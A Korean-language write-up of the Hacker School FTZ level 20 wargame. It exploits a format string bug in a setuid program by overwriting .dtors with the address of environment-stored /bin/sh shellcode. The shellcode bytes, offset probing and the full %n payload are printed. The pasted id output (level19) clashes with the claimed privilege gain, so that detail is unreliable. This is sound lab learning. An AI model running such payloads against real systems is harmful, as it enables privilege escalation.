Hacker School FTZ
- level 20 -

1. hint 파일 살펴보기

```
[level20@ftz level20]$ ls
attackme  hint  public_html  tmp
```

처음 접속하여 ls 명령어를 이용해 현재 디렉토리를 살펴보았다.
이전과 같이 attackme 프로그램과 함께 hint라는 파일이 존재하는 것을 확인할 수 있다.

```
[level20@ftz level20]$ cat hint

#include <stdio.h>
main(int argc,char **argv)
{ char bleh[80];
  setreuid(3101,3101);
  fgets(bleh,79,stdin);
  printf(bleh);
}
```

cat 명령을 이용해 hint 파일의 내용을 살펴보았다.
char형의 배열 bleh가 선언되어 있고, 바로 다음 권한의 Set-UID를 설정해주는 것을 볼 수 있다.
그 후, 입력을 받는데 이번에는 bleh 배열의 크기보다 작은 크기를 입력 받는다.
하지만, 마지막 줄의 printf문을 보면 문장을 출력할 때 format을 정해주지 않았다.
따라서, 우리는 포맷 스트링 버그를 이용한 공격을 이용할 수 있을 것이다.

2. 스택 확인

우리는 프로그램의 구조를 확인하기 위해 gdb를 quiet 모드로 실행해 프로그램의 디버깅 정보를 확인할 것이다.

```
[level20@ftz level20]$ gdb -q attackme
(gdb) disas main
No symbol "main" in current context.
```

하지만, symbol이 존재하지 않아 main 함수를 disassemble 할 수 없다고 한다.
그렇다면 우리는 RET의 위치를 구하는 대신 main 함수의 소멸자와 같은 역할을 하는 .dtors 세그먼트를 이용할 것이다.

> ※ .ctors (constructor)
> GNU Compile 할 때, 생성되는 세그먼트로 main 함수 전에 실행된다.
>
> ※ .dtors (destructor)
> GNU Compile 할 때, 생성되는 세그먼트로 main 함수 종료 후에 실행된다.

우리는 이 .dtors를 찾기 위해 objdump 명령을 이용할 것이다.

```
[level20@ftz level20]$ objdump -h ./attackme | grep .dtors
 18 .dtors       00000008  08049594  08049594  00000594  2**2
```


-h 옵션을 통해 헤더가 .dtors인 것을 찾아보니 그 주소가 0x08049594인 것을 확인할 수 있었다.
우리는 이것보다 4bytes 증가한 곳에 우리의 Shell Code 주소를 대입하여야 하므로 실질적인 주소는 0x08049598이다.

또한, 우리는 printf 함수로부터 bleh 배열이 얼만큼이나 떨어져 있는지 파악해야 한다.
따라서, 포맷 스트링 버그를 이용하여 bleh 배열의 상대적 위치를 찾을 것이다.

```
[level20@ftz level20]$ (python -c 'print "AAAA %8x"'; cat) | ./attackme
AAAA       4f
[level20@ftz level20]$ (python -c 'print "AAAA" + "%8x"*2'; cat) | ./attackme
AAAA      4f4212ecc0
[level20@ftz level20]$ (python -c 'print "AAAA" + "%8x"*3'; cat) | ./attackme
AAAA      4f4212ecc04207a750
[level20@ftz level20]$ (python -c 'print "AAAA" + "%8x"*4'; cat) | ./attackme
AAAA      4f4212ecc04207a75041414141
```

8바이트씩 주소를 차례차례 출력하며 늘려본 결과 4번째 주소부터 우리가 입력한 “AAAA”의 값이 나오기 시작하였다. 즉, printf 함수로부터 bleh 배열은 24(8 *3)만큼 떨어져 있다는 말이 된다.

그럼 이때의 간단한 스택 그림을 그려보자면 다음과 같을 것이다.



3. Shell Code 세팅

.dtors 위치에 쉘 코드를 삽입하여 새로운 쉘을 얻어낼 것이다.
쉘 코드의 종류는 여러 개가 있지만, 본인은 41 bytes 쉘 코드를 이용할 것이다. 자세한 것은 구글을 참고하자.

```
₩x31₩xc0₩xb0₩x31₩xcd₩x80₩x89₩xc3₩x89₩xc1₩x31₩xc0₩xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x31₩xd2₩xb0₩x0b₩xcd₩x80
```

이 쉘 코드를 환경 변수에 등록하자.

```
[level20@ftz level20]$ export CODE=$(python -c 'print "\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"')
```

파이썬의 출력을 이용하여 위와 같이 환경변수를 등록하였다.

```
[level20@ftz tmp]$ vi getenv.c
[level20@ftz tmp]$ gcc -o getenv getenv.c
```

```
#include <stdio.h>

int main() {
        printf("%p\n", getenv("CODE"));
        return 0;
}
```

```
[level20@ftz tmp]$ gcc -o getenv getenv.c
[level20@ftz tmp]$ ./getenv
0xbfffff87
```


이 환경변수의 주소를 알기 위해 tmp 디렉토리로 이동하여 환경변수의 주소를 출력해주는 프로그램을 하나 만들었다. 이후, 출력 결과는 0xbfffff87인 것을 알 수 있었다.

4. 거리 계산

0) 예시 및 설명

%n은 앞에서 출력된 문자들의 길이를 저장해주는 역할을 한다.
따라서, 우리는 %n 서식 문자를 이용하여 .dtors에 우리의 Shell Code 환경 변수 주소를 삽입해야 한다.
현재 코드는 포맷 스트링 버그가 발생한 상태이다.
그러므로 %n을 사용하면 앞에 출력된 주소에 현재까지의 문자열의 길이를 저장하게 된다.

예를 들어, printf와 bleh 배열 사이에 dummy가 없다는 가정하에 “AAAA₩xdd₩xcc₩xbb₩xaa%c%n”이라는 문장이 bleh에 저장되었다고 하자. 이 때의 스택을 간단히 표현하면 다음과 같을 것이다.



그렇다면, 처음에는 AAAA₩xdd₩xcc₩xbb₩xaa라는 문장이 출력되고
%c로 인하여 A가 출력되고, esp가 4바이트 단위로 움직여 0xaabbccdd가 있는 위치를 가리키며 %n에 의해 이 위치에 현재까지의 문자열 길이인 17이 0xaabbccdd의 위치에 입력된다.

우리는 현재 필요한 정보를 모두 수집하였다.
처음에는 모든 문장을 출력하고 %c와 %n을 이용하여 .dtors의 주소인 0x08049598에 우리의 Shell Code 환경 변수 주소인 0xbfffff87을 대입하면 된다.
여기서 우리는 0xbfffff87만큼 떨어진 곳에 위치한 값을 가져와 0x08049598에 저장하여야 하는데, 현재 우리가 사용하고 있는 Red Hat은 32비트 운영체제로 한 번에 0xbfffff87를 10진수로 나타낸 3,221,225,351을 표현하지 못한다.
따라서, 우리는 주소를 반반으로 나누어 진행해야 한다. 이에 따라 .dtors의 주소도 반반으로 나누어 높은 주소와 낮은 주소로 분리해야 한다. 이 주소들에는 각각 Shell Code의 환경 변수 주소를 반반으로 나눈 값을 대입시킬 것이다.

1) .dtors 주소 + 4bytes 한 위치 반으로 나누기
0x08049598은 반으로 나누면 2바이트 단위로 쪼개지므로
낮은 주소는 0x08049598, 높은 주소는 0x0804959a가 될 것이다.

2) Shell Code 환경 변수 주소의 상대적 위치 반으로 나누기
Shell Code의 환경 변수 주소인 0xbfffff87의 값을 반으로 나누면 0xbfff와 0xff87이 되는데
먼저, 상대적 위치이므로 높은 주소에 있던 0xff87에서 우리가 페이로드로 넣을 문장의 길이를 빼줘야 한다.
이 문장의 길이는 "AAAA₩x98₩x95₩x04₩x08AAAA₩x9a₩x95₩x04₩x08%8x%8x%8x"이므로 4bytes 4번 8bytes 3번으로 총 16 + 24 = 40 bytes이다.

따라서, 0xff87 = 65415이므로 65415 - 40 = 65375이다.

두 번째로 낮은 주소에 있던 0xbfff에서 65375만큼 빼줘야 한다. 하지만 이 상태에서 그대로 빼준다면 49151 - 65375가 되어 음수 영역이 되어버린다. 따라서, 양수 계산을 위해 0xbfff 값 앞에 1을 붙여 양수 계산으로 진행해준다. 그렇다면 0x1bfff = 114687이 되므로, 114687 - 65375 - 40 = 49272가 된다.

4. attackme 실행
우리는 이렇게 얻은 정보들을 통하여 attackme 프로그램을 실행할 것이다.

```
[level20@ftz level20]$ (python -c 'print "AAAA\x98\x95\x04\x08AAAA\x9a\x95\x04\x08%8x%8x%8x" + "%65375c%n%49272c%n"'; cat) | ./attackme
```

앞은 아무 의미 없는 4바이트 문장과 .dtors의 낮은 주소, 다시 의미 없는 4바이트 문장과 .dtors의 높은 주소를 넣는다. 뒤는 우리가 만든 Shell Code의 환경 변수 주소가 있는 상대적 위치와 그 값을 넣기 위한 %n을 각각 넣어주어 페이로드를 만들었다.

```
Enter your command:
id
uid=3099(level19) gid=3098(level18) groups=3098(level18)
```

이후, 우리가 %c를 통해 입력한 길이만큼 공백이 나오고, id 명령을 입력하자 UID가 정상적으로 clear로 설정되어 우리는 clear의 권한을 획득한 것을 확인할 수 있었다.

5. 비밀번호 획득
```
my-pass
TERM environment variable not set.

clear Password is "                    ".
웹 에 서  등 록 하 세 요 .

* 해 커 스 쿨 의  든  레 벨 을  통 과 하 신  것 을  축 하 드 립 니 다 .
당 신 의  끈 질 긴  열 정 과  능 숙 한  솜 씨 에  찬 사 를  보 냅 니 다 .
해 커 스 쿨 에 서 는  실 력 있  분 들 을  모 아  연 구 소 라 는  그 룹 을  운 영 하 고  있 습 니 다 .
이  메 시 지 를  보 시 는  분 들  중 에  연 구 소 에  관 심 있 으 신  분 은  자 유 로 운  양 식 의
가 입  신 청 서 를  admin@hackerschool.org로  보 내 주 시 기  바 랍 니 다 .
```

my-pass 명령을 통해 마지막 비밀번호를 알 수 있었다.

이번 단계는 아직 익숙하지 않은 부분의 문제라 이해도가 낮아 다시 공부해야 할 것 같다.